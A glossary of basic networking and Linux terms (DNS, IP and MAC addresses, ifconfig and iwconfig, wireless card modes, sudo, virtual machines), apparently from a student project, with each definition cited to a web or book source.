DNS Server: “The **Domain Name System (DNS)** is the phonebook of the Internet. When users type **domain names** such as ‘*google.com*’ or ‘*nytimes.com*’ into web browsers, **DNS** is responsible for finding the correct **IP address** for those sites.”

(Cloudfare, n.d)

Domain Name: "**Domain names** serve to identify Internet resources, such as computers, networks, and services, with a text-based label that is easier to memorize than the **numerical addresses** used in the Internet protocols." (Wikipedia, 2023)

Driver: "A **driver** is a software component that lets the operating system and a device communicate with each other." (Viviano, 2022)

Formatting: "The way in which text, pictures, etc. are organized, especially on a computer." Usually the aspect, size, color and other similar attributes. (Cambridge, 2023)

Hotspot: "A hotspot is a physical location where people can access the Internet, typically using **Wi-Fi**, via a wireless local area network (**WLAN**) with a router connected to an **Internet Service Provider.**"(Intel, n.d)

ifconfig: "**ifconfig** (interface configuration) is a network management tool. It is used to configure and view the status of the network interfaces in Linux **operating systems**." (Linuxize, 2021)

Instance: An **Instance** is the variation of an object of a class. (Moruri, 2017)

Internet Service Provider: "An **Internet service provider** (**ISP**) is an organization that provides services for accessing, using, managing, or participating on the Internet." (Wikipedia, 2023)

IP Address: "**IP** (Internet Protocol) is the set of rules setting the standard format of data sent via the internet or local network." (Kaspersky, n.d)

IP Address Gateway: "The default gateway is an intermediate node between the local network and the internet." (pulamolusaimohan, 2022)

ISO File: An ISO file (often called an ISO image) is an archive file that contains an identical digital copy of data found on an optical disc, like a CD or DVD. They are often used for backing up optical discs, or for distributing large file sets that are intended to burned to an optical disc, like a Operating System. (Gavin & Lewis, 2023)

iwconfig: "**iwconfig** command in Linux is like **ifconfig** command, in the sense it works with kernel-resident network interface but it is dedicated to wireless networking interfaces only." (basilmohamed, 2019)

MAC Address: Media Access Control (MAC) Addresses are associated to specific devices by its manufacturer. They are mostly used to identify a device inside a network. (Bogna, 2021)

Managed Mode: "In **managed mode**, the **wireless card** and **driver** software rely on a local AP in **managed mode** to provide connectivity to the wireless network." (Orebaugh, 2007)

Master Mode: "Many wireless cards also support **master mode**, where the wireless card provides the services of an AP when paired with the appropriate software. "(Orebaugh, 2007)

Monitor Mode: "When configured in **monitor mode**, the **wireless card** stops transmitting data and sniffs the currently configured channel, reporting the contents of any observed packets to the host operating system." (Orebaugh, 2007)

Operating System: "A **Operating System** (OS) acts as an interface between the software and different parts of the computer or the computer hardware. The operating system is designed in such a way that it can manage the overall resources and operations of the computer." (manjeetks007, 2023)

Repository/Software Repository: "A **software repository** is a centralized storage location for **software packages**." (Full Scale, 2021)

Server: "A **server** is a physical computer dedicated to run services to serve the needs of other computers. Depending on the service that is running, it could be a file server, database server, home media server, print server, or web server." (LearnTomato, 2014)

Software Package: "A **software package** are multiple applications or code modules that work together to meet various goals and objectives." (Rouse, 2022)

sudo: "sudo is a program for Unix-like operating Systems, that enables users to run programs with the security privileges of another user, by default the **Superuser."** (Wikipedia, 2023)

Subnet Mask: A subnet mask is a 32-bit number created to separate the IP address into the network and host addresses. (AVI Networks, n.d)

Superuser: "The **Superuser** of a system is a special user account used for system administration. Depending on the Operating System beeing used, it is referred to as **root**, **admin** or **supervisor**." (Wikipedia, 2023)

Terminal: "The **Terminal** is an interface/application that gives you access to the underlying **Operating System** (OS) of your machine. The Terminal allows you to speak to the brain of your computer." (Techstacker, 2019)

Virtual Machine: "A **virtual machine** (VM) is a digital version of a physical computer. Virtual machine software can run programs and operating systems, store data, connect to networks, and do other computing functions." (Google, n.d)

Web Server: "A **web server** stores and delivers the content for a website such as text, images, video, and application data to clients that request it. The most common type of client is a **web browser**, which requests data from your website when a user clicks on a link or downloads a document on a page displayed in the browser." (Gillis, Web server, 2020)

Wi-Fi: "A **Wi-Fi** is a family of **wireless network protocols** based on the IEEE 802.11 family of standards, which are commonly used for local area networking of devices and Internet access, allowing nearby digital devices to exchange data by radio waves." (Wikipedia, 2023)

Wireless Card: It is a device inserted into the PC to enable it to connect to a wireless network. Usually, it is connected through a USB port or a card slot without a network cable. (MySpeed, 2022)